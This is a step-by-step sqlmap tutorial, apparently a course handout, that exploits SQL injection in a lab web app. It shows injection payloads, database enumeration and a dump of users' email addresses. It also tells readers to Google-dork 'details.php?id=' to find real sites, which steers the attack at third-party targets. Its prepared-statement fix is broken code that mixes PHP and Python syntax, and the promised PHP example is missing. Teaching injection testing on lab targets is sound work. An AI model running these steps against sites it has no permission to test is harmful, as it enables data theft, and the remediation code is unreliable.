

How to use SQLMAP to test a website for SQL Injection vulnerability

This article explains how to test whether a website is safe from SQL injection using the SQLMAP penetration testing tool.

Note that this Lesson is for educational purposes only. Always get permission from the site/system owner before scanning / brute-forcing / exploiting a system

What is SQL Injection?

SQL Injection is a code injection technique where an attacker executes malicious SQL queries that control a web application's database. With the right set of queries, a user can gain access to information stored in databases. SQLMAP tests whether a 'GET' parameter is vulnerable to SQL Injection.

For example, Consider the following php code segment:

Where can you use SQLMAP?

If you observe a web url that is of the form <http://testphp.vulnweb.com/listproducts.php?cat=1>, where the 'GET' parameter is in bold, then the website may be vulnerable to this mode of SQL injection, and an attacker may be able to gain access to information in the database. Furthermore, SQLMAP works when it is php based.

In our SQL Injection using SQL MAP attack we will use eVital (Active Link to be provided).

<http://192.168.20.9/eVital/adminupdate.php?id=31>

When we observe above link the **id = 31** is exposed as a parameter, SQLMAP takes advantage of sites with above variable exposure, its common in shopping websites.

Open your preferred web browser (I'm using Firefox).

Navigate to www.google.com.

Copy and paste the following dork into the search bar: *details.php?id=*.

The search results will display websites with *details.php?id=* in their url.

Open each site individually and verify that the dork is present in their URLs.

Usage

In this Lesson, we will make use of a website that is designed with vulnerabilities for demonstration purposes, below link shows the application is calling an update script providing an admin id hence exposing the id.

<http://192.168.20.9/eVital/adminupdate.php?id=31>

As you can see, there is a GET request parameter (id = 31) that can be changed by the user by modifying the value of id. So this website might be vulnerable to SQL injection of this kind.


To test for this, we use SQLMAP. To look at the set of parameters that can be passed, type in the terminal.

Practical

Open Kali Linux in Vmware/Vbox

Open Terminal and type below command , Press **Enter**

sqlmap -u 192.168.20.9/eVital/adminupdate.php?id=1 --dbs




```
kali-linux-2024.1-virtualbox-amd64 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali: ~
File Actions Edit View Help
(kali@kali)~$ sqlmap -u 192.168.20.9/eVital/adminupdate.php?id=1 --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 10:03:59 /2024-04-10/
[10:03:59] [INFO] resuming back-end DBMS 'mysql'
[10:03:59] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 4742 FROM (SELECT(SLEEP(5)))LEZX) AND 'OGaq'='OGaq
Type: UNION query
Title: Generic UNION query (NULL) - 7 columns
Payload: id=1' UNION ALL SELECT NULL,NULL,CONCAT(0x7178787871,0x6b74666656a63774c6a4f654d6b6c6445566459744b6b767a776c724778704d4d6554526f6e64784e,0x716a6a7a71),NULL,NULL,NULL,NULL--
[10:03:59] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.0.30, Apache 2.4.58
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[10:03:59] [INFO] fetching database names
[10:03:59] [INFO] resumed: 'information_schema'
[10:03:59] [INFO] resumed: 'anjelo_products'
[10:03:59] [INFO] resumed: 'mysql'
[10:03:59] [INFO] resumed: 'paul_sokogarden'
[10:03:59] [INFO] resumed: 'vitaldb'
[10:03:59] [INFO] resumed: 'Victoria_employees'
[10:03:59] [INFO] resumed: 'test'
[10:03:59] [INFO] resumed: 'jeff_sokogarden'
```

In Above screen sqlmap searches for vulnerabilities using the link we provided. In the Next screen, Sqlmap finds all databases for eVital.

Step 1: List information about the existing databases

So firstly, we have to enter the web url that we want to check along with the -u parameter. We may also use the -tor parameter if we wish to test the website using proxies. Now typically, we would want to test whether it is possible to gain access to a database. So we use the --dbs option to do so. --dbs lists all the available databases.

All databases have been recovered including the **vitaldb** which is the database used by eVital System. This means the system is vulnerable to Sql Injection.



```

kali-linux-2024.1-virtualbox-amd64 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
[10:03:59] [INFO] resumed: 'performance_schema'
[10:03:59] [INFO] resumed: 'baraka_empdb'
[10:03:59] [INFO] resumed: 'anjelo_employees'
[10:03:59] [INFO] resumed: 'jeff_employees'
[10:03:59] [INFO] resumed: 'anjelo_empdb'
[10:03:59] [INFO] resumed: 'paul_empdb'
[10:03:59] [INFO] resumed: 'paul_employees'
[10:03:59] [INFO] resumed: 'Braven_products'
[10:03:59] [INFO] resumed: 'phpmyadmin'
available databases [17]:
[*] anjelo_empdb
[*] anjelo_employees
[*] anjelo_products
[*] baraka_empdb
[*] Braven_products
[*] information_schema
[*] jeff_employees
[*] jeff_sokogarden
[*] mysql
[*] paul_empdb
[*] paul_employees
[*] paul_sokogarden
[*] performance_schema
[*] phpmyadmin
[*] test
[*] Victoria_employees
[*] vitaldb

[10:03:59] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 1 times
[10:03:59] [INFO] fetched data logged to text files under '/home/kali/.local/
share/sqlmap/output/192.168.20.9'

[*] ending @ 10:03:59 /2024-04-10/

(kali@kali)-[~]
$

```


Now that we can recover the database, Lets go ahead and access confidential data stored in **vitaldb**.

Type below command in Terminal

```
sqlmap -u 192.168.20.9/eVital/adminupdate.php?id=1 -D vitaldb --tables
```

Step 2: List information about Tables present in a particular Database

To try and access any of the databases, we have to slightly modify our command. We now use -D to specify the name of the database that we wish to access, and once we have access to the database, we would want to see whether we can access the tables. For this, we use the -tables query. Let us access the accurate database.



```

kali@kali: ~
$ sqlmap -u 192.168.20.9/eVital/adminupdate.php?id=1 -D vitaldb --tables

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:13:50 /2024-04-10/

[10:13:50] [INFO] resuming back-end DBMS 'mysql'
[10:13:50] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 4742 FROM (SELECT(SLEEP(5)))LEZX) AND 'OGaq'='OGaq

  Type: UNION query
  Title: Generic UNION query (NULL) - 7 columns
  Payload: id=1' UNION ALL SELECT NULL,NULL,CONCAT(0x7178787871,0x6b7466656a63774c6a4f654d6b6c6445566459744b6b767a776c724778704d4d6554526f6e64784e,0x716a6a7a71),NULL,NULL,NULL,NULL--

[10:13:50] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.0.30, Apache 2.4.58
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[10:13:50] [INFO] fetching tables for database: 'vitaldb'
[10:13:50] [INFO] resumed: 'birthcertificat_app_form'
[10:13:50] [INFO] resumed: 'users'
[10:13:50] [INFO] resumed: 'userstbl'
Database: vitaldb
[3 tables]
+-----+
| birthcertificat_app_form |
| users                    |
| userstbl                 |
+-----+


[10:13:50] [WARNING] HTTP error codes detected during run:
  
```

Above we can see 3 tables in eVital System, Lets pick users table and access its contents.

Step 3: List information about the columns of a particular table

In the above picture, we see that 3 tables have been retrieved. So now we definitely know that the website is vulnerable.

If we want to view the columns of a particular table, we can use the following command, in which we use -T to specify the table name, and --columns to query the column names. We will try to access the table 'users'.



```

kali-linux-2024.1-virtualbox-amd64 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali: ~
File Actions Edit View Help

(kali@kali)-[~]
$ sqlmap -u 192.168.20.9/eVital/adminupdate.php?id=1 -D vitaldb -T users --columns

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:19:17 /2024-04-10/

[10:19:18] [INFO] resuming back-end DBMS 'mysql'
[10:19:18] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 4742 FROM (SELECT(SLEEP(5)))LEZX) AND 'OGaq'='OGaq

  Type: UNION query
  Title: Generic UNION query (NULL) - 7 columns
  Payload: id=1' UNION ALL SELECT NULL,NULL,CONCAT(0x7178787871,0x6b7466656a63774c6a4f654d6b6c6445566459744b6b767a776c724778704d4d6554526f6e64784e,0x716a6a7a71),NULL,NULL,NULL,NULL--

[10:19:18] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.0.30, Apache 2.4.58
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[10:19:18] [INFO] fetching columns for table 'users' in database 'vitaldb'
[10:19:18] [INFO] resumed: 'id','int(15)'
[10:19:18] [INFO] resumed: 'username','varchar(200)'
[10:19:18] [INFO] resumed: 'password','varchar(1000)'
[10:19:18] [INFO] resumed: 'email','varchar(100)'
[10:19:18] [INFO] resumed: 'role','varchar(50)'
[10:19:18] [INFO] resumed: 'id_number','int(100)'
[10:19:18] [INFO] resumed: 'ussd_pin','varchar(20)'
Database: vitaldb
Table: users
+-----+-----+
| role | varchar(50) |
| email | varchar(100) |
| id | int(15) |
| id_number | int(100) |
| password | varchar(1000) |
| username | varchar(200) |
| ussd_pin | varchar(20) |
+-----+-----+

[10:19:18] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 1 times
[10:19:18] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.20.9'

[*] ending @ 10:19:18 /2024-04-10/

(kali@kali)-[~]
$
  
```

- **Step 4: Dump the data from the columns**

Similarly, we can access the information in a specific column by using the following command, where -C can be used to specify multiple column name separated by a comma, and the -dump query retrieves the data


```
kali-linux-2024.1-virtualbox-amd64 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ sqlmap -u 192.168.20.9/eVital/adminupdate.php?id=1 -D vitaldb -T users -C email --dump

[1.8.2#stable]
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to
licable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this progr

[*] starting @ 10:22:17 /2024-04-10/

[10:22:18] [INFO] resuming back-end DBMS 'mysql'
[10:22:18] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 4742 FROM (SELECT(SLEEP(5))))LEZX AND 'OGaq'='OGaq

Type: UNION query
Title: Generic UNION query (NULL) - 7 columns
Payload: id=1' UNION ALL SELECT NULL,NULL,CONCAT(0x7178787871,0x6b7466656a63774c6a4f654d6b6c6445566459744b6b767a776c724778704d4d6554526
16a6a7a71),NULL,NULL,NULL,NULL--

[10:22:18] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.0.30, Apache 2.4.58
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[10:22:18] [INFO] fetching entries of column(s) 'email' for table 'users' in database 'vitaldb'
[10:22:18] [INFO] resumed: 'ale@gmail.com'
[10:22:18] [INFO] resumed: 'ann@gmail.com'
[10:22:18] [INFO] resumed: 'farah@gmail.com'
[10:22:18] [INFO] resumed: 'john@gmail.com'
[10:22:18] [INFO] resumed: 'jon@gmail.com'
[10:22:18] [INFO] resumed: 'juliani@gmail.com'
[10:22:18] [INFO] resumed: 'kamaa@gmail.com'
[10:22:18] [INFO] resumed: 'modcomlearning@gmail.com'
[10:22:18] [INFO] resumed: 'oposh@gmail.com'
[10:22:18] [INFO] resumed: 'poly@gmail.com'
[10:22:18] [INFO] resumed: 'rdews@gmail.com'
[10:22:18] [INFO] resumed: 'stevemunga883@gmail.com'
[10:22:18] [INFO] resumed: 'tom@gmail.com'
[10:22:18] [INFO] resumed: 'tomtriel@gmail.com'
Database: vitaldb
Table: users
[14 entries]
+-----+
| email |
+-----+
| ale@gmail.com |
| ann@gmail.com |
| farah@gmail.com |
| john@gmail.com |
| jon@gmail.com |
| juliiani@gmail.com |
| kamaa@gmail.com |
| modcomlearning@gmail.com |
| oposh@gmail.com |
| poly@gmail.com |
| rdews@gmail.com |
| stevemunga883@gmail.com |
| tom@gmail.com |
| tomtriel@gmail.com |
+-----+

[10:22:18] [INFO] table 'vitaldb.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.20.9/dump/vitaldb/users.csv'
[10:22:18] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 1 times
[10:22:18] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.20.9'

[*] ending @ 10:22:18 /2024-04-10/

(kali@kali)-[~]
$
```

From the above picture, we can see that we have accessed the data from the database. Similarly, in such vulnerable websites, we can literally explore through the databases to extract information

We can try the same on this site.

<http://testphp.vulnweb.com/listproducts.php?cat=1>

Prevent SQL Injection

SQL injection can be generally prevented by using Prepared Statements . When we use a prepared statement, we are basically using a template for the code and analyzing the code and user input separately. It does not mix the user entered query and the code

For prepared statements, we basically send the sql query with a placeholder (%s) for the user input and then send the actual user input as a separate command.

Consider the following python code segment.

```
$connection = 'connection details';  
sql = "Select * from users where id = %s"  
data = (id_number)  
# SQL is executed first, then data is provided  
cursor.execute(sql, $data));
```

In this code, the user input is not combined with the prepared statement. They are compiled separately. So even if malicious code is entered as user input, the program will simply treat the malicious part of the code as a string and not a command.

Note: This application is to be used solely for testing purposes

Useful links

<https://www.geeksforgeeks.org/use-sqlmap-test-website-sql-injection-vulnerability/>

<https://medium.com/@saintmark/how-to-find-sql-injection-using-google-dorks-and-sqlmap-3fa9c1676fe3>